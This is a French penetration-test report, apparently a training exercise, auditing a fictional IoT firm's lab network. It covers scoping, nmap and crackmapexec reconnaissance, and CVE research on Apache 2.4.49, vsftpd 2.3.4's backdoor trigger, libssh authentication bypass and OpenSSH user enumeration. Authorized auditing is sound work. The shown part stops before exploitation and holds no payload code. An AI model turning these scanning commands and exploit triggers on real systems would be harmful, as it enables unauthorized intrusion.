Février 2023 – Août 2023

Projet Exploitation

RAPPORT D'AUDIT

RAYAN BENHAMANA

Zensor

TABLE DES MATIERES

INTRODUCTION

L'entreprise Zensor est une jeune entreprise proposant des objets connectés pour des systèmes industriels et des chaines de production. Elle est consciente que les objets connectés représentent souvent une source de failles majeures au sein d'un système informatique. En effet, la situation actuelle présente une augmentation de 400% des cyberattaques en France depuis 2020 avec un nombre d'attaques croissant sur les objets connectés. Elle souhaite donc sécuriser leur système informatique et mieux maitriser les conséquences d'une potentielle attaque.

Zensor est spécialisée dans les capteurs intelligents permettant d'automatiser des robots de production et d'optimiser la gestion d'une chaine de production. Ces capteurs peuvent résister à des conditions extrêmes, et sont très variés : thermomètres, hydromètres, capteurs de présence, tags ou caméras. Ainsi certaines entreprises clientes utilisent un thermomètre pour mesurer la température de fusion au cœur du réacteur nucléaire. Tandis que d'autres utilisent les capteurs pour suivre les marchandises et coordonner les robots au sein de leurs entrepôts. De plus, les capteurs Zensor analyse les données mesurées par les capteurs et en tire une plus-value opérationnelle et stratégique. Pour être traitées les données sont envoyées à un serveur distant pouvant être géré par Zensor ou l'entreprise cliente.

Par conséquent, l'entreprise Zensor souhaite effectuer un audit de test d'intrusion sur leur réseau privé ayant pour adresse 10.10.5.0/24. L'objectif est d'identifier les failles de sécurité potentielles, de les exploiter et vérifier s'il est possible d'accéder à des informations sensibles représentées par des fichiers flag.txt ou secret.txt. L'enjeu pour Zensor est de sécuriser son système informatique encore très récent, et d'en faire un argument commercial. En effet, beaucoup de prospects sont encore réticents à adopter les capteurs Zensor à cause de leur manque de sécurité.

RESUME DE L'AUDIT

L'audit a permis de mettre en évidence que le système informatique de Zensor est vulnérable à un grand nombre de cyberattaques. La majorité des vulnérabilités sont dues à une mauvaise configuration ou à l'utilisation d'une version obsolète de services.

Il est important de noter que des vulnérabilités ont été identifiées sur chaque serveur audité. Toutefois, il n'est pas possible d'auditer tous les serveurs dans le temps imparti au projet, il a donc fallu les prioriser. Néanmoins des vulnérabilités ont pu être identifiées même pour les serveurs non audités, elles n'ont simplement pas été exploitées. Quelques chiffres clés de l'audit sont disponibles ci-dessous :

- 11 serveurs audités
- 8 serveurs compromis
- 7 données sensibles extraites

Ce rapport permet de présenter le déroulé de l'audit et ses résultats en suivant les étapes de la méthodologie suivie lors du test d'intrusion. Le rapport a été écrit pour pouvoir être lu aussi bien par un membre de la DSI qu'un directeur métier. En effet chaque partie du rapport est détaillée afin de permettre à la DSI de suivre et de comprendre technologiquement les actions menées. Toutefois une lecture des conclusions de chaque partie permet d'avoir une vision plus métier et stratégique. De plus, au sein des conclusions un tableau récapitulatif résume les résultats de l'étape correspondante. A la suite de cet audit la priorité pour Zensor est double. La priorité la plus urgente est de remédier à cette situation en comblant les vulnérabilités détectées lors de l'audit. Ensuite une priorité plus long-terme est d'éviter d'introduire de nouvelles vulnérabilités à l'aide de politiques fortes concernant les mises à jour et les normes de configuration.

Remarque : Les différents fichiers pour exploiter les vulnérabilités ainsi que les données sensibles retrouvées au cours de l'audit sont disponibles en annexes.

METHODOLOGIE

La méthodologie PTES a été choisie pour piloter le projet. Elle est composée de plusieurs étapes successives, lesquelles sont présentées ci-dessous :

1. **Les engagements clients**

   Il s'agit d'une étape importante afin que l'entreprise et l'auditeur s'accordent sur le déroulé de l'audit. En outre, elle permet également à l'auditeur de se protéger notamment à l'aide de la lettre de mission. Cette étape permet de définir les limites du projet. Il est important de définir, entre autres, les systèmes informatiques pouvant être audités, les outils autorisés et les ressources sensibles. De plus, lors de cette étape la manière de communiquer l'avancée et les résultats de l'audit sont définies.

2. **La collecte d'informations**

   La collecte d'informations consiste à récupérer toutes les informations possibles sur l'entreprise et son infrastructure informatique. Les types d'information et les moyens de recherche sont très variés. Par exemple Google ou les réseaux sociaux peuvent être utilisés pour retrouver des informations organisationnelles, tandis que les informations plus techniques peuvent être obtenues à travers des scans de réseaux.

3. **Modélisation des menaces**

   La modélisation des menaces consiste notamment à planifier le test d'intrusion en supposant certaines failles probables. Autrement dit cette étape permet d'identifier à l'avance des vulnérabilités possibles. Cette étape est importante pour avoir des pistes à étudier, et réduire le champ des possibles dans l'objectif d'avoir un plan d'attaque plus efficace. L'expérience de l'auditeur se fait d'autant plus sentir lors de la modélisation des menaces.

4. **Analyse des vulnérabilités**

   L'analyse des vulnérabilités consistent principalement à confirmer, réfuter ou détailler les différentes pistes trouvées lors de la modélisation des menaces. Lors de cette étape, il est important de mettre en regard les différentes informations recueillies aux étapes précédentes pour identifier formellement les vulnérabilités du réseau informatique.

5. **Exploitation**

   L'étape d'exploitation permet de transformer les vulnérabilités en risque réel pour l'entreprise. En effet, malgré l'identification formelle des vulnérabilités il reste possible qu'une protection supplémentaire empêche son exploitation. D'autant plus que l'exploitation de certaines vulnérabilités peut être plus ou moins complexe à réaliser. Ces informations sont à prendre en compte pour évaluer le niveau de dangerosité d'une vulnérabilité.

6. **Post-Exploitation**

   Cette étape est la plus critique d'un point de vue métier pour l'entreprise. En effet elle consiste notamment à rechercher et extraire des données sensibles de l'entreprise cliente, ou à vérifier s'il est possible de maintenir une connexion à distance. L'entreprise cliente comprendra plus facilement l'impact des vulnérabilités à travers une démonstration concrète et réaliste d'une cyberattaque. Toutefois, cette étape reste très sensible pour certaines organisations et des limites précises doivent être définies.

7. **Rapport**

   Le rapport permet de communiquer les résultats de l'audit effectué pour le client. Une présentation plus technique complètera ce rapport afin de discuter du test d'intrusion plus en détails. Quelques recommandations simples pour combler les vulnérabilités mises en évidence sont proposées.

Attention, pour une raison de lisibilité certaines parties seront rassemblées au sein du rapport :

- La modélisation des menaces avec l'analyse de vulnérabilité
- L'exploitation avec la post-exploitation.


LES ENGAGEMENTS CLIENTS

LES REGLES D'ENGAGEMENT

PLANNING

Un accès au réseau de Zensor a été accordé pour une durée de 2 mois avec une connexion illimitée sans contrainte de temps. La période d'audit aura lieu du Samedi 05 Août 2023 à 08h00 du Jeudi 05 Octobre 2023 à 18h00.

L'audit représentera 14 jours de travail effectifs pour un unique auditeur. Lors du premier mois l'auditeur travaillera 1 jour et demi par semaine, puis 2 jours par semaine lors du dernier mois. Le planning détaillé de l'audit est disponible ci-dessous :



Le projet sera conclu par la remise du rapport du test d'intrusion ainsi qu'une présentation finale de l'audit devant l'équipe projet le 07 Novembre 2023.

PROCESS/REGLES

L'entreprise Zensor souhaite savoir s'il est possible de compromettre leur serveur afin d'y obtenir un accès et d'accéder à des données sensibles. Zensor ne souhaite pas que l'auditeur accède à ses données sensibles, par conséquent elles seront représentées par des fichiers flag dans le cadre de l'audit.

L'auditeur pourra accéder à toutes les ressources présentes dans le scope du projet afin de les analyser et d'exploiter leurs vulnérabilités. Aucune contrainte n'a été posée par Zensor concernant l'exploitation des vulnérabilités identifiées. Il pourra également extraire les fichiers flag pour prouver la compromission des serveurs.

L'équipe projet de Zensor et l'auditeur peuvent utiliser le canal Discord pour la communication quotidienne autour du projet par messages ou visioconférence. Les résultats seront ensuite communiqués au sein d'un rapport remis puis présenté à l'équipe projet.

Si une vulnérabilité hors-scope est trouvée, contactez directement la DSI pour en référer.

DETAILS JURIDIQUES

Confidentialité : Cet audit est confidentiel et ne doit être utilisé que par Zensor et l'auditeur.

Non divulgation : Les résultats de cet audit ne doivent pas être divulgués à des tiers.

Divulgation des vulnérabilités : Les vulnérabilités critiques trouvées lors de cet audit doivent être divulguées à Zensor en priorité, aucune tierce partie ne doit être informée des vulnérabilités trouvées.

Chiffrement : Les données recueillies lors de cet audit n'ont pas besoin d'être chiffrées.

CONTACTS

Lors de cet audit de sécurité informatique, Zensor sera représenté par le DSI en poste Mr. Christophe Dupont et l'auditeur par Mr. Rayan BENHAMANA.

Informations DSI	**Informations auditeur**
Christophe DUPONT	**Rayan BENHAMANA**
06 05 03 02 01	06 48 73 10 42
contact-dsi@zensor.com	rayan.benhamana@gmail.com

SCOPE

Zensor a explicitement listé les systèmes informatiques à auditer contenant les données sensibles représentées par des fichiers flag. Ils sont accessibles aux adresses suivantes :

- 10.10.5.10
- 10.10.5.15
- 10.10.5.22
- 10.10.5.36
- 10.10.5.51
- 10.10.5.225
- 10.10.5.116
- 10.10.5.174
- 10.10.5.186
- 10.10.5.205
- 10.10.5.206

Les autres systèmes informatiques ne doivent aucunement être étudiés, scannés ou exploités.

OBJECTIFS

L'objectif est de mettre en avant les vulnérabilités informatiques rencontrées lors de l'audit, et d'y proposer des solutions. L'intérêt pour Zensor est d'augmenter son niveau de protection informatique globale afin d'acquérir une image de marque fiable. Toutefois, l'audit ne garantit pas d'être exhaustif et les systèmes informatiques à tester seront priorisés en fonction du plan d'audit établi.

La preuve de la compromission d'un serveur sera le mot de passe contenu au sein du fichier flag correspondant.

COLLECTE D'INFORMATIONS

L'entreprise est très récente et très peu d'informations sur elle sont accessibles en libre accès. De plus les réseaux à auditer sont privés, il n'est pas surprenant de ne rien trouver sur Internet. La première étape a donc consisté à cartographier les différents systèmes informatiques audités pour mieux connaitre leurs ports, les services correspondants ainsi que leur version.

CARTOGRAPHIE DU RESEAU

SCAN DE PORTS

La première étape consiste à identifier les serveurs actifs et leurs ports accessibles. L'outil nmap permet de lister les ports ouverts sur les différents systèmes audités.


```
$ nmap 10.10.5.10 10.10.5.15 10.10.5.22 10.10.5.36
10.10.5.51 10.10.5.116 10.10.5.174 10.10.5.186
10.10.5.205 10.10.5.206 10.10.5.225 -p-
```

→

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-13 06:19 EDT
Nmap scan report for 10.10.5.10
Host is up (0.028s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap scan report for 10.10.5.15
Host is up (0.032s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
3000/tcp open  ppp
```

Un premier niveau d'informations sur les ports et les services correspondants est obtenu. Tous les serveurs mentionnés dans le scope sont actifs et possèdent des ports ouverts. Il semble de premier abord que les services disponibles sur le réseau privé de Zensor sont très variés.



Les résultats des différents scans sont présentés dans le tableau final de la première partie « Collecte d'informations ».


RECUPERATION DES BANNIERES

La seconde étape consiste à scanner les ports plus en détails afin de récupérer les bannières des services. Elles permettent d'obtenir plus d'informations sur le produit associé au service ainsi que sa version.

```
$ nmap 10.10.5.XX -p- -sV
```

La plupart des bannières ont pu être récupérées afin d'obtenir des informations sur le produit utilisé, à l'exception de certains services plus particuliers comme le port 37115 du serveur .186. Il est intéressant de s'arrêter sur quelques résultats.

Par exemple 4 serveurs différents proposent 3 versions différentes du même serveur Apache httpd. Il est par conséquent très probable que certains services ne soient pas à jour. Cette réflexion sera développée dans la prochaine phase du test d'intrusion.



Les bannières sont les éléments les plus importants lors d'un scan de services. En effet, elles permettent de retrouver la version du produit et donc les vulnérabilités associées.


ETUDE DETAILLEE DES SERVICES

La plupart des services disponibles sur les systèmes audités ont été identifiés à l'aide des bannières. A la vue de ces résultats, des analyses spécifiques à certains types de service peuvent être effectuées. Les services SMB de Windows et les services Internet HTTP sont intéressants à analyser.

WINDOWS

Le serveur 10.10.5.10 propose un service SMB permettant de partager des ressources en ligne, il s'agit d'un protocole fortement utilisé dans les environnements Windows. Toutefois le serveur .10 propose une implémentation Samba, qui est une adaptation du protocole SMB pour des systèmes d'exploitation UNIX.

Des outils bien spécifiques permettent d'analyser des ressources SMB, et de manière plus générale des protocoles liés à Windows. Les outils utilisés sont crackmapexec et nbtscan.




Après quelques recherches, un dossier partagé a été trouvé sur le serveur 10.10.5.10. L'existence du dossier partagé peut également être vérifié à l'aide du module crackmapexec.

INTER/INTRANET

Les ressources web privées ou publiques sont nombreuses, et beaucoup d'outils permettent de les analyser de manière active ou passive afin de ne pas laisser de traces.

Toutefois, le premier réflexe est d'accéder aux différents services web depuis un simple navigateur. Dans certains cas l'exploration du site peut apporter des informations importantes. Par exemple, il est évident qu'un serveur Apache Flink est disponible sur le port 8081 du serveur .186 après y avoir accéder. De plus la version du serveur


est affichée sur le site, il s'agit de la version 1.11.2. Ces informations faciliteront la recherche de vulnérabilités dans la prochaine étape.



Ensuite il est intéressant de chercher des noms de domaine et sous-domaine associés. L'outil subfinder permet d'effectuer cette recherche de manière passive en utilisant des certificats ou des archives publiques. Cette manière de procéder est plus discrète que d'autres. Toutefois aucun sous-domaine n'a été détecté.

Finalement, l'analyse du serveur web se termine par une recherche bruteforce des ressources disponibles. L'outil dirsearch permet d'identifier les ressources accessibles au format txt, php, json, xml, swp, bak, zip, tar, jsp.

Les résultats mettent en évidence une ressource /cgi-bin/test-cgi accessible sur le serveur .22. Cette ressource pourrait être intéressante à accéder. En effet, CGI signifie « Common Gateway Interface » c'est une norme utilisée pour permettre aux serveurs web d'interagir avec des programmes exécutables. L'objectif est de rendre les applications web plus dynamiques mais lorsque CGI est mal configurée elle représente souvent une faille de sécurité.



La lecture de la ressource laisse à penser que CGI a effectivement été mal configurée. En effet, il y a écrit que ce script ne doit être utilisé que pour les débogages lors des phases de développement. Cette ressource ne doit pas être utilisée dans l'environnement de production. En effet elle pourrait permettre à un attaquant de retrouver des informations systèmes précieuses notamment les variables d'environnement. De plus, elle est vulnérable à une attaque de type Cross-Site Scripting (XSS).

CONCLUSION

La collecte d'informations a été fructueuse, et un grand nombre de technologies/services disponibles ainsi que leur version associée ont été identifiés. Ces informations seront très utiles pour réfléchir au plan d'attaque et identifier de potentielles vulnérabilités. Les différents scans effectués sont disponibles en annexes.

Les résultats de cette partie sont résumés au sein du tableau suivant :

IP	Port	Type de Service	Service	Version
10.10.5.10	**139**	SAMBA	Samba nmbd (netbios-ssn)	4.6.2
	445	SAMBA	Samba smbd (microsoft-ds)	4.6.2
10.10.5.15	**22**	SSH	OpenSSH	7.5
	3000	HTTP	Gitea	1.4.0
10.10.5.22	**80**	HTTP	Serveur Apache httpd	2.4.49
10.10.5.36	**80**	HTTP	Serveur Apache httpd	2.4.49
10.10.5.51	**111**	RPC	rpcbind	0.2.4
10.10.5.116	**21**	FTP	vsftpd	2.3.4
10.10.5.174	**22**	SSH	libssh	0.8.1
10.10.5.186	**6123**	SPARK	backup-express	?
	6124	PRINTER	pnbs	?
	8081	HTTP	Apache Flink	1.11.2
	37115	SPARK	?	?
10.10.5.205	**80**	HTTP	Serveur Apache httpd	2.4.38
10.10.5.206	**3306**	MYSQL	Base De Données MySQL	5.7.42
10.10.5.225	**80**	HTTP	Serveur Apache httpd	2.4.25

De plus, certaines informations collectées ont permis d'anticiper la prochaine phase de modélisation des menaces et d'analyses des vulnérabilités. Par exemple, en vue de la multitude de versions d'un même service il parait évident que certaines d'entre elles comportent des vulnérabilités identifiées par l'éditeur lui-même. D'autres pistes plus concrètes ont même été retrouvées, par exemple le serveur .22 comprend une ressource CGI identifiée comme vulnérable.

MODELISATION DE MENACE & ANALYSE DE VULNERABILITES

Il s'agit probablement de la partie la plus critique pour l'auditeur. En effet, il est important de préparer cette partie afin de planifier clairement la suite du test d'intrusion. L'efficacité de l'audit est directement impactée par la qualité du plan d'attaque.

Les résultats de la phase précédente permettent de chercher des vulnérabilités liées aux produits associés. De plus certaines failles de sécurité ont déjà pu être repérées ou suspectées par l'auditeur. Il faut alors préciser ces pistes afin d'en faciliter l'exploitation à la prochaine étape.

RECHERCHE A LA MAIN

Dans un premier temps, les vulnérabilités liées aux produits et à leur version sont recherchées sur internet. Il existe des sites référençant les différentes vulnérabilités comme :

- MITRE : https://cve.mitre.org/
- CVE details : https://www.cvedetails.com/
- Exploit-db : https://www.exploit-db.com/

Attention, exploit-db concerne plutôt les exploitations de vulnérabilités à proprement parler. Toutefois, il est facile de remonter à la vulnérabilité associée à partir de l'exploitation.

EXEMPLE : LE DOSSIER PARTAGE DU SERVEUR SMB

Un serveur SMB a été identifié lors de la recolte d'informations sur le serveur .10. Le port 445 du serveur propose le service SMB utilisé pour partager les ressources, tandis que le port 139 propose le service netbios-ssn qui est connu pour être vulnérable lorsqu'il est mal configuré. En effet, il rend souvent les dossiers partagés accessibles depuis l'Internet global.


Il est intéressant de tester les droits associés au dossier partagé à l'aide de crackmapexec.

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.5.10 -u 'test' -p 'test' --shares
SMB         10.10.5.10      445    SMB SHARE        [*] Windows 6.1 Build 0 (name:SMB SHARE) (domain:) (signing:False) (SMBv1:False)
SMB         10.10.5.10      445    SMB SHARE        [+] \test:test
SMB         10.10.5.10      445    SMB SHARE        [+] Enumerated shares
SMB         10.10.5.10      445    SMB SHARE        Share           Permissions     Remark
SMB         10.10.5.10      445    SMB SHARE        -----           -----------     ------
SMB         10.10.5.10      445    SMB SHARE        share           READ            Public File Sharing
SMB         10.10.5.10      445    SMB SHARE        IPC$                            IPC Service (SMB Share)
```

Effectivement n'importe quel usager peut accéder au dossier partagé en lecture.

EXEMPLE : SERVEURS APACHE HTTPD

Il se peut même que les vulnérabilités d'un produit soient directement répertoriées sur le site de l'éditeur. Par exemple, il est suspect que plusieurs versions du serveur Apache httpd soient présentes au sein de l'infrastructure informatique de Zensor. Il est très probable de trouver des CVE associées aux serveurs Apache qui ne sont pas à jour.



Pour s'en assurer il suffit de visiter le site officiel d'Apache et en retrouvant les vulnérabilités patchées avec la version 2.4.39 (resp. la version 2.4.26), on retrouve par la même occasion les vulnérabilités encore actives pour la version 2.4.38 (resp. la version 2.4.25).

Finalement, il semble que la version 2.4.38 du serveur Apache HHTP soit vulnérables aux CVE :

- **CVE-2019-0196 :** Cette vulnérabilité s'appuie sur le module 'mod_ssl' pour exécuter du code arbitraire à distance.
- **CVE-2019-0211 :** Certaines configurations du serveur permettent une escalade de privilège à l'aide d'un script CGI
- **CVE-2019-0217 :** Cette vulnérabilité permet de contourner certains contrôles d'accès et obtenir un accès non autorisé

Tandis que la version 2.4.25 est vulnérables aux CVE :

- **CVE-2019-0211 :** Certaines configurations du serveur permettent une escalade de privilège à l'aide d'un script CGI
- **CVE-2019-0217 :** Cette vulnérabilité permet de contourner certains contrôles d'accès et obtenir un accès non autorisé
- **CVE-2017-3167 :** Une vulnérabilité du module 'mod_auth_digest' peut mener à contournement d'authentification sur le serveur
- **CVE-2017-7679 :** Si le module 'mod_mime' est mal configuré, l'attaquant peut exécuter du code arbitraire

En appliquant, le même principe la **CVE-2021-41773** est détectée sur la version 2.4.49 du serveur Apache. Cette CVE permet d'accéder à des ressources des dossiers parents, et si le script CGI est activé alors l'attaque peut se

transformer en exécution de code arbitraire à distance. Or le serveur .22 utilise la version 2.4.49 du serveur Apache et un script CGI actif a été retrouvé. De plus, les modifications apportées dans la version 2.4.50 pour combler la CVE-2021-41773 ne sont pas suffisantes et ont aboutit à une nouvelle CVE-2021-42013. Toutefois, cette vulnérabilité ne devrait pas être utilisée sur des versions antérieures à la 2.4.50.

Pour conclure, la recherche de vulnérabilités du serveur Apache a permis de mettre en évidence une liste de CVE pertinentes pour chaque version rencontrée lors de l'audit. Un effort particulier sera apporté sur les serveurs utilisant la version 2.4.49. En effet, ces versions sont majoritaires et l'un de ces serveurs rempli toutes les conditions pour être compromis.

RECHERCHE AUTOMATISEE

La seconde étape est plus optimisée que la première car elle permet d'automatiser la recherche de vulnérabilités à l'aide d'outils spécifiques. Le niveau d'automatisation varie selon l'outil.

Par exemple searchsploit agit comme un annuaire des exploitations, tandis que msfconsole est plus complet puisqu'il permet d'utiliser très simplement l'exploitation trouvée. Finalement le module NSE de nmap est peut-être l'outil le plus automatisé puisqu'il permet d'exécuter des scripts personnalisés. Ces scripts peuvent aussi bien automatiser la détection d'une vulnérabilité que son exploitation.

SEARCHSPLOIT

Searchsploit est le premier outil utilisé afin de rapidement savoir si des vulnérabilités liées à la version du produit existent. Cet outil est directement relié à la base de données d'exploit-db. Par conséquent, son utilisation est la même, il faut essayer de retrouver une CVE à partir de l'exploitation associée.

Des vulnérabilités liées aux services vsFTPd, Libssh et OpenSSH sont cherchées à l'aide de searchsploit. Il faut être vigilent à la pertinence de la recherche et des résultats afin d'être certain que la vulnérabilité s'applique au produit et à la version ciblée.

VSFTPD

La version 2.3.4 du produit vsFTPd contient une Backdoor dans son code source. Elle y a été placée par un acteur malveillant sur le code source officiel disponible du 30 Juin 2011 au 03 Juillet 2011. Cette vulnérabilité est référencée comme la CVE-2011-2523.

La backdoor s'active sur le port 6200, lorsqu'un utilisateur dont le nom finit par un smiley ' :) ' essaie de se connecter.

```
┌──(kali㉿kali)-[~/Cyber/Projets/ExploitationProject]
└─$ searchsploit vsftpd
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption                | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)                | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)                | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                              | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                                     | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                        | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                                       | multiple/remote/49719.py
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
Papers: No Results
```

Il reste donc à vérifier si le service FTP du serveur .116 est vulnérable à cette attaque. En effet même si la version du service correspond à la vulnérabilité, il faut également que la distribution corresponde.

LIBSSH

Les versions de libssh allant de 0.7.6 à 0.8.4 sont vulnérables à la CVE-2018-10933. Cette vulnérabilité permet d'obtenir un accès non autorisé au serveur. La vulnérabilité contourne le système d'authentification mis en place d'une manière très simple. Lorsque le système d'authentification attend une requête de l'utilisateur pour

démarrer l'authentification, l'utilisateur envoie directement un message normalement réservé pour marquer la réussite d'une authentification. Par conséquent, le serveur pense que l'authentification a réussi et connecte l'utilisateur.

```
┌──(kali㉿kali)-[~/Cyber/Projets/ExploitationProject]
└─$ searchsploit libssh
 Exploit Title                                                  |  Path
libSSH - Authentication Bypass                                  | linux/remote/45638.py
LibSSH 0.7.6 / 0.8.4 - Unauthorized Access                      | linux/remote/46307.py
Shellcodes: No Results
Papers: No Results
```

OPENSSH

La version 7.5 du service OpenSSH ne présente pas un grand nombre de vulnérabilités, mais parmi elles la CVE-2018-15473 semble intéressante. Cette vulnérabilité permet d'effectuer une énumération d'utilisateurs sur le serveur SSH. Le principe est simple : un bruteforce est effectué sur les noms d'utilisateurs et en analysant le temps de réponse il est possible de déterminer si l'utilisateur existe ou non.

```
┌──(kali㉿kali)-[~/Cyber/Projets/ExploitationProject]
└─$ searchsploit openssh
 Exploit Title                                                  |  Path
Debian OpenSSH - (Authenticated) Remote SELinux Privilege Escalation | linux/remote/6094.txt
Dropbear / OpenSSH Server - 'MAX_UNAUTH_CLIENTS' Denial of Service | multiple/dos/1572.pl
FreeBSD OpenSSH 3.5p1 - Remote Command Execution                | freebsd/remote/17462.txt
glibc-2.2 / openssh-2.3.0p1 / glibc 2.1.9x - File Read          | linux/local/258.sh
Novell Netware 6.5 - OpenSSH Remote Stack Overflow              | novell/dos/14866.txt
OpenSSH 1.2 - '.scp' File Create/Overwrite                      | linux/remote/20253.sh
OpenSSH 2.3 < 7.7 - Username Enumeration                        | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)                  | linux/remote/45210.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets P | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading        | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)                            | linux/remote/45939.py
OpenSSH SCP Client - Write Arbitrary Files                      | multiple/remote/46516.py
OpenSSH/PAM 3.6.1p1 - 'gossh.sh' Remote Users Ident             | linux/remote/26.sh
OpenSSH/PAM 3.6.1p1 - Remote Users Discovery Tool               | linux/remote/25.c
OpenSSHd 7.2p2 - Username Enumeration                           | linux/remote/40113.txt
Portable OpenSSH 3.6.1p-PAM/4.1-SuSE - Timing Attack            | multiple/remote/3303.sh
Shellcodes: No Results
